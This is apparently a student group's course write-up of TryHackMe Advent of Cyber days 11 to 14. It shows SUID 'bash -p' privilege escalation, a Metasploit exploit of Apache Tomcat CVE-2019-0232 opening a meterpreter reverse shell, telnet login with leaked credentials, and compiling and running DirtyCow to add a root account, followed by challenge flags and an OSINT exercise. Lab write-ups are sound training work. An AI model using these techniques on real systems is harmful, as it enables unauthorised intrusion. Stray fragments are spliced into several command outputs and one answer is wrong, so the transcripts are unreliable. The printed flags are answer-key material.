

# PSP0201

## Week 4

# Writeup

Group Name: 3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq Bin Aminuddin	Leader
1211103298	Fahiman Danial Bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief Bin Razak	Member

## **Day 11: Networking - The Rogue Gnome**

**Tools used:** Firefox, Linux Kali, Terminal, Bash

**Solution/walkthrough:**

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?

### **11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Based on the passage on TryHackMe website, “vertical” privilege escalation allows users to access data and act as a higher privileged account as an administrator

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

### **11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Sudo users also have vertical privilege escalation as sudo users can run command similarly to root account or admin

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

### **11.4.1. Horizontal Privilege Escalation:**

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Based on the passage on TryHackMe website, “horizontal” privilege escalation is to use an account with access to accounting or analyst documents

#### Q4: What is the name of the file that contains a list of users who are a part of the sudo group?

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Still based on the passage on TryHackMe website, "sudoers" is the name of the file that contains a list of users who are part of the sudo group

#### Q5: What is the Linux Command to enumerate the key for SSH?

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:  
`find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "`id_rsa`" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

The answer "find / -name id\_rsa 2> /dev/null" is also available in the TryHackMe

#### Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

The question stated the file name is "find.sh". So just add the file name into chmod +x. The final answer will be "chmod +x find.sh"

#### Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

Use the same code as the above and change the port to 9999. The final answer will be "python3 -m http.server:9999"

#### Q8: What are the contents of the file located at /root/flag.txt?

##### STEP 1

Use SSH to log in to the vulnerable machine like so: `ssh cmmnatic@MACHINE_IP`

Open terminal and enter the code above with our own IP address

## STEP 2

After using SSH to log in, use the password “aoc2020” and then you will be directed to bash command

```
(1211103527㉿kali)-[~]
$ ssh cmnatic@10.10.228.74
The authenticity of host '10.10.228.74 (10.10.228.74)' can't be established.
ED25519 key fingerprint is SHA256:hUBCwd604fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.228.74' (ED25519) to the list of known hosts.
cmnatic@10.10.228.74's password:
Permission denied, please try again.
cmnatic@10.10.228.74's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun 28 00:23:45 UTC 2022
System load:  0.96           Processes:      99
Usage of /:   26.8% of 14.70GB  Users logged in:  0
Memory usage: 8%            IP address for ens5: 10.10.228.74
Swap usage:   0%             No answer needed

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate it at: https://ubuntu.com/livepatch
  Learn how to exploit this binary.

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

## STEP 3

Enter the line “`find / -perm -u=s -type f 2>/dev/null`” into Terminal to find any available /bin/bash file with SUID permission

The `cp` command will now be executed as root - meaning we can copy any file on the system. Some locations may be of interest to us:

- copying the contents of other user directories (i.e. bash history, ssh keys, user.txt)
- copying the contents of the "/root" directory (i.e. "/root/flag.txt")
- copy the "/etc/passwd" & "/etc/shadow" files for password cracking

Let's confirm this by using find to search the machine for executables with the SUID permission set: `find / -perm -u=s -type f 2>/dev/null`

## STEP 4

The file /bin/bash is available. We can exploit a vulnerability with SUID through a BASH code. The code can be found in GTFOBins

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
```

The cp command

- copying the
- copying the
- copy the "/

Let's confirm this

```
cmmatic@do
/usr/lib/c
/usr/lib/c
/usr/lib/c
/usr/lib/c
/usr/lib/c
/usr/lib/c
/usr/lib/c
```

## **GTFOBins**

 Star 6,950

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.



The project collects legitimate [functions](#) of Unix binaries that can be abused to get the f\*\*k break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

## STEP 5

The SUID vulnerability code can be found in GTFOBins. Type the line "./bash -p" into Terminal

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```

#### STEP 6 and ANSWER FOR Q8

Type in code “cd /root” as it used to access /root download folder. “ls” is used to check what files are available in the directory, in this case there is a file named “flag.txt” which is exactly the file that we wanted to open. So type in “cat flag.txt” to open the txt file and the content of the file will show, which is also the final answer for the question

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# ls
bash-4.4# cd
bash-4.4# pwd
/home/cmnatic
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4# █
```

#### **Thought Process/Methodology:**

Open Linux Terminal and we have to use SSH to log in to the vulnerable machine by using the line “ssh cmnatic@<IP address>”. During SSH login, use the password that is provided “aoc2020”, then you will be directed to BASH account. After that, enter the line “find / -perm -u=s -type f 2>/dev/null” into Terminal, the line is used to search the machine for executables with the SUID permission. After searching, the file /bin/bash is available. We can exploit a vulnerability with SUID through a BASH code that can be found in GTFOBins. After searching through GTFOBins, type the line “./bash -p” into Terminal. Type in code “cd /root” as it used to access /root download folder. “ls” is used to check what files are available in the directory, in this case there is a file named “flag.txt” which is exactly the file that we wanted to open. So type in “cat flag.txt” to open the txt file and the content of the file will show, “thm{2fb10afe933296592}” which is also the final answer for the question

## **Day 12: Networking - Ready, set, elf.**

**Tools used:** Firefox, Linux Kali, Metasploit Framework, Terminal, CVE

**Solution/walkthrough:**

**Q1: What is the version number of the web server?**

### **STEP 1**


Open Terminal and use the IP address provided. Use nmap to know what if there is any port available. Only two available ports for http website

```
(1211103527㉿kali)-[~]
$ sudo nmap -sV 10.10.201.161
[sudo] password for 1211103527: 
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 20:41 EDT
Nmap scan report for 10.10.201.161
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open  http        Apache Tomcat 9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.35 seconds
```

### **STEP 2 and ANSWER FOR Q1**

For port 5357, the website is unavailable. For port 8080, it will show a website of Apache Tomcat with version “9.0.17”



### **Service Unavailable**

HTTP Error 503. The service is unavailable.

A screenshot of the Apache Tomcat 9.0.17 homepage. The URL in the address bar is '10.10.201.161:8080'. The page features a green header bar with the text 'If you're seeing this, you've successfully installed Tomcat. Congratulations!' and a cartoon cat icon. Below the header, there's a 'Developer Quick Start' section with links to 'Tomcat Setup', 'First Web Application', 'Realms &amp; AAA', 'JDBC DataSources', 'Examples', 'Servlet Specifications', and 'Tomcat Versions'. There are also sections for 'Documentation' (links to 'Tomcat 9.0 Documentation', 'Tomcat 9.0 Configuration', and 'Tomcat Wiki'), 'Getting Help' (links to 'FAQ and Mailing Lists' and 'tomcat-announces' for announcements), and 'Managing Tomcat' (links to 'Release Notes', 'Changelog', 'Migration Guide', and 'Security Notices'). The bottom of the page includes links to 'Apache Home', 'Apache Software Foundation', and 'Apache Tomcat'.

## Q2: What CVE can be used to create a Meterpreter entry onto the machine?

### STEP 3 and ANSWER FOR Q2

Open CVE website via Firefox and search for Apache Tomcat 9.0.17. Then the website will show the CVE name for the web server that can be used to create a Meterpreter entry onto the machine. The CVE name is “CVE-2019-0232”

The screenshot shows a browser window with the URL https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Apache+Tomcat%2F9.0.17. The page header includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, CVE List, CNAs+, WGs+, Board, About, and News & Blog. The NVD logo is in the top right corner. The main content area displays a single search result for CVE-2019-0232, which is described as being vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. It provides a link to Markus Wulfte's blog and a Microsoft MSDN blog for more details.

## Q3: What are the contents of flag1.txt

### STEP 4

Open Metasploit Framework which is already installed in Kali Linux

The screenshot shows a terminal session in msfconsole. The user runs 'msf db init' and 'msfconsole'. The database is initialized with users 'msf' and 'msf\_test'. The user then runs the exploit for CVE-2019-0232 against a target. The exploit successfully connects to the target and prints the message 'wake up, Neo ... the matrix has you follow the white rabbit.' The exploit also prints 'knock, knock, Neo.' Below the terminal, the exploit's configuration and the exploit's code are visible. The exploit's code includes a payload section with various options like metasploit v6.1.39-dev, 2214 exploits, 1171 auxiliary, 396 post, 616 payloads, 45 encoders, 11 nops, and 9 evasion techniques.

## STEP 5

In Metasploit, use the CVE that we found and type “search CVE-2019-0232”. Then type in “use 0” or “use <full name>”, after that type “option” to check for the Metasploit settings

```
msf6 > search CVE-2019-0232
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description      contents of flag1.txt
-  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10   excellent  Yes   Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > option
[-] Unknown command: option
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
[*] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options
[*] Exploit target:
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
=====
Name      Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           8080      yes       The target port (TCP)
SSL             false      no        Negotiate SSL/TLS for outgoing connections
SSLCert         no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI        /        yes       The URI path to CGI script
VHOST           /        no        HTTP server virtual host
[*] Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC     process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.24.128 yes       The listen address (an interface may be specified)
LPORT         4444      yes       The listen port
[*] Exploit target:
Id  Name
-- 
0   Apache Tomcat 9.0 or prior for Windows To run system commands on the host, we will use shell. By creating a shell on the remote host
```

## STEP 6

First, we must change all of our current LHOST and RHOST IP addresses and TARGETURI. RHOST is the IP address received in TryHackMe website after starting the machine. LHOST IP address is shown if we type in “ip addr” in Terminal under tun0 section. Use Metasploit and change all of the HOST IP address with the code “set LHOST/RHOST <new IP address>”

- **LHOST - 10.0.0.10 (our PC)**
- **RHOST - 10.0.0.1 (the remote PC)**
- **TARGETURI /cgi-bin/systeminfo.sh (the location of the script)**

```
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.18.34.179/17 brd 0.0.0.0 scope global tun0
        valid_lft forever preferred_lft forever
    Payload valid_lft forever preferred_lft forever
    inet6 fe80::9a36:8a9c:d77c:1301/64 brd 0.0.0.0 scope link stable-privacy
        valid_lft forever preferred_lft forever
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.201.161
RHOST => 10.10.201.161
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.34.179
LHOST => 10.18.34.179
```

## STEP 7

TARGETURI needs to be changed as well. The code is provided in the TryHackMe website. We only need to change the CGI script file to “elfwhacker.bat” instead of “systeminfo.sh”

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.201.161/cgi-bin/elfwhacker.bat  
TARGETURI => http://10.10.201.161/cgi-bin/elfwhacker.bat [exploit/multi/http/apache_mod_cgi_bash_exec]
```

## STEP 8

After changing LHOST, RHOST and TARGETURI. Then run the exploit with the command “run” and wait for a while for it to finish. There is 3 available files after the exploit is finished

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run  
[*] Started reverse TCP handler on 10.18.34.179:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[+] The target is vulnerable.Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
[*] Command Stager progress - 0.95% done (6999/100668 bytes)  
[*] Command Stager progress - 13.91% done (13998/100668 bytes)  
[*] Command Stager progress - 20.86% done (20997/100668 bytes)  
[*] Command Stager progress - 27.81% done (27996/100668 bytes)  
[*] Command Stager progress - 34.76% done (34995/100668 bytes), at https://nmap.org/submit/.  
[*] Command Stager progress - 41.72% done (41994/100668 bytes)  
[*] Command Stager progress - 48.67% done (48993/100668 bytes)  
[*] Command Stager progress - 55.62% done (55992/100668 bytes)  
[*] Command Stager progress - 62.57% done (62991/100668 bytes)  
[*] Command Stager progress - 69.53% done (69990/100668 bytes) OWN group default qlen 1000  
[*] Command Stager progress - 76.48% done (76989/100668 bytes)  
[*] Command Stager progress - 83.43% done (83988/100668 bytes)  
[*] Command Stager progress - 90.38% done (90987/100668 bytes)  
[*] Command Stager progress - 97.34% done (97986/100668 bytes)  
[*] Command Stager progress - 100.02% done (100692/100668 bytes)  
[*] Sending stage (175174 bytes) to 10.10.201.161 VALIDATE forced state UP group default qlen 1000  
[!] Make sure to manually cleanup the exe generated by the exploit  
[*] Meterpreter session 1 opened (10.18.34.179:4444 → 10.10.201.161:49789 ) at 2022-06-27 21:12:51 -0400  
      valid_lft 1376sec preferred_lft 1376sec  
meterpreter > ls  
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin  
link/none  


| Mode             | last modified             | Type | Size  | Name           |
|------------------|---------------------------|------|-------|----------------|
| 100777/rwxrwxrwx | 2020-11-19 16:39:29 -0500 | file | 825   | elfwhacker.bat |
| 100777/rwxrwxrwx | 2022-06-27 21:12:39 -0400 | file | 73802 | ezNSu.exe      |
| 100666/rw-rw-rw- | 2020-11-19 17:06:41 -0500 | file | 27    | flag1.txt      |


```

## STEP 9 and ANSWER FOR Q3

Open file “flag1.txt” with cat command to know the contents of the file. The final flag will appear

```
meterpreter > cat flag1.txt  
thm{whacking_all_the_elves}meterpreter >
```

## Q4: What were the Metasploit settings you had to set?

The Metasploit settings that we had to set are “LHOST” and “RHOST”. “LPORT” is the only incorrect option

### **Thought Process/Methodology:**

Open Terminal and use the IP address provided. Use nmap to know what if there is any port available. There are only two available ports for http website. For port 5357, the website is unavailable. For port 8080, it will show a website of Apache Tomcat with version “9.0.17” which is the one we need to exploit. Open CVE website via Firefox and search for Apache Tomcat 9.0.17. Then the website will show the CVE name for the web server that can be used to create a Meterpreter entry onto the machine. The CVE name is “CVE-2019-0232”. Then open Metasploit Framework which is already pre-installed in Kali Linux. Inside Metasploit, we have to search for the web server’s CVE, use it and open up its settings. We need to change all of our current LHOST and RHOST IP addresses and TARGETURI. RHOST is the IP address received in TryHackMe website after starting the machine. LHOST IP address is shown if we type in “ip addr” in Terminal under tun0 section. TARGETURI needs to be changed as well. The code is provided in the TryHackMe website. We only need to change the CGI script file to “elfwhacker.bat” instead of “systeminfo.sh”. Then use the code format “set OPTION VALUE” to change the options. After changing, then run the exploit and the file “flag1.txt” will be available. Open the txt file with “cat” command and the final flag “thm{whacking\_all\_the\_elves}” will appear in the meterpreter.

## **Day 13: Networking - Coal For Christmas.**

**Tools used:** Firefox, Kali Linux, Nmap, Netcat, Nano

Q1: What old, deprecated protocol and service is running?

STEP 1 and ANSWER FOR Q1

We first need to scan the ip address which in this case is 10.10.254.219 with the command nmap 10.10.254.219 which will bring the result as shown below. The old, deprecated protocol and service that is running is telnet.

```
[+] (1211103546㉿kali)-[~]
$ nmap 10.10.254.219
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 02:49 EDT
Nmap scan report for 10.10.254.219
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
```

Q2: What credentials was left for you?

STEP 2 and ANSWER FOR Q2

Next we try to gain access which in this case is only possible through telnet by using the command telnet 10.10.254.219. This enables us to find the following credentials. The credential needed to answer the question is just the password which is clauschristmas.

```
Username: santa
Password: clauschristmas
```

Q3: What distribution of Linux and version number is this server running?

STEP 3 and ANSWER FOR Q3

You can now have access here. To find information on what operating system is running, you can use the command cat /etc/\*release. This command allows us to find anything that has correspondence to releases which brings us the result below. This shows that the operating system is Linux Ubuntu 12.04.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

#### Q4: Who got here first?

#### STEP 4 and ANSWER FOR Q4

There's a few files here which are now accessible to us but the one that is intriguing is the cookies\_and\_milk.txt. Open the file and then we will find the following message left by The Grinch. This lets us know that the grinch has used an exploit and gained access here before us. By taking a line of code from the shell script there, we found that it is an exploit called DirtyCow.

```
$ cat cookies_and_milk.txt
*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****
```

Correct Answer

```
char *generate_password_hash(char *plaintext_pw) {
    return crypt(plaintext_pw, salt);
```

#### Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

#### STEP 5 and ANSWER FOR Q5

We can then try to find the original source code for this script by entering the line of code in the search bar on firefox. We can then find the source code as shown below which we can then copy the whole code onto a new file which in this we name dirty.c . The answer to q5 is seen in the source code as shown below.

```
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

Q6: What “new” username was created, with the default operations of the real C source code?

STEP 6 and ANSWER FOR Q6

We then will need to run the code by following the instructions found in the source code which will eventually look as shown below. In this we can answer q6 which we can see the username we get is firefart.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fUoRi.gtlE9M:0:0:owned:/root:/bin/bash
mmap: 7ff2915e0000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.
code?
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.

own this server!
$ DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Q7: What is the MD5 hash output?

STEP 7

With this we can finally run as root and we are able to access a .txt file which is a message from grinch.

```
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch
cat: message_from_the_grinch: No such file or directory
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command. we

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
  John Hammond
  er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY
```

## STEP 8 and ANSWER FOR Q7

We then need to follow the instructions inside the .txt file by making a file named coal and then run the command tree | md5sum such as shown below. This brings us the output which we need to answer q7.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
```

## Q8: What is the CVE for DirtyCow?

The answer can be found by searching on the internet in which the answer is CVE-2016-5195.

### **Thought Process/Methodology:**

Open Terminal and scan the IP address 10.10.254.219 using Nmap to get some general information of the available ports. The result shows 3 open ports with the intriguing one running telnet which is outdated and has some quite severe security issues. This can be used to gain the credentials that we need to access the machine. After accessing the machine, we can then find out some information about the machine such as the OS that it is running. We then found out that the machine has been breached before we even gained access to it. This was done by The Grinch which he then left a message for us. By looking at the message, we can deduce that he used a reverse shell script. We then need to find the source code of the script that he used. How we can do this is by taking a certain line from the code and trying to find any information of it on the internet. We then came across the source code complete with instructions on how to use it. Then all we need to do is copy the code onto the machine guided by the instructions provided and running it. This enables us to run as root on the machine.

## **Day 14: OSINT - Where's Rudolph?**


**Tools used:** namechk.com, Reddit, Twitter, Google Search, Google Image, exif-viewer.com, gps-coordinates.net, Google Maps

### **Solutions/Walkthrough:**

#### **Q1: What URL will take me directly to Rudolph's Reddit comment history?**

##### **STEP 1 and ANSWER FOR Q1**

Enter the username “*IGuidetheClaus2020*” in reddit and click on comments. The answer for Q1 is the url highlighted.



The screenshot shows a web browser window with multiple tabs open. The active tab is for the user profile of [u/IGuidetheClaus2020](https://www.reddit.com/user/IGuidetheClaus2020). The sidebar on the left lists various categories like FEEDS, EXPLORE, and JOIN REDDIT. The main content area shows a list of comments made by the user. The first comment is highlighted with a blue box, showing the URL [r/Twitter](https://r/Twitter). The browser taskbar at the bottom shows other tabs like Google, WhatsApp, Telegram, etc.

#### **Q2: According to Rudolph, where was he born?**

##### **STEP 2 and ANSWER FOR Q2**

In the comments, Rudolph mentions he was born in Chicago.

#### **Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?**

##### **STEP 3 and ANSWER FOR Q3**

Search for the creator of *iguidetheclaus2020* in google. The name of the creator is Robert L. May and therefore the answer for Q3 is May.

The screenshot shows a Google search results page with the query "the name of the creator of the iguidetheclaus2020". The results include links to Twitter, Reddit, Wikipedia, and a local file. The browser taskbar at the top has multiple tabs open, including PSP0201 T2130 - Tutorial Week 4, TryHackMe | 25 Days of Cyber Security, and several local files like C-ZoneDIY.pdf and Attendance\_TC1V. The system tray at the bottom shows weather (32°C Haze), battery level, and system status.

#### Q4: On what other social media platform might Rudolph have an account?

##### STEP 4 and ANSWER FOR Q4

Use namechk and enter the username iguidetheclaus2020. There will be 5 apps marked red. The answer for Q4 is Twitter.

The screenshot shows a search results page for "namechk iguidetheclaus2020" on namechk.com. It lists various platforms with their logos and names. The platforms listed include Facebook, YouTube, Twitter, Blogger, Twitch, TikTok, Shopify, Reddit, Ebay, Wordpress, Pinterest, Yelp, Slack, Github, Basecamp, Tumblr, Flickr, Pandora, ProductHunt, Steam, MySpace, Vimeo, Etsy, SoundCloud, BitBucket, CashMe, DailyMotion, About.me, Disqus, Medium, Behance, Photobucket, Fanpop, deviantART, Instructables, and Keybase. A green "Show more" button is visible at the bottom. The browser taskbar and system tray are identical to the previous screenshot.

#### Q5: What is Rudolph's username on that platform?

##### STEP 5 and ANSWER FOR Q5

Search for IGuidetheClaus2020 on Twitter. Rudolph username on the platform and answer for Q5 is @IGuideClaus2020.

## Q6: What appears to be Rudolph's favorite TV show right now?

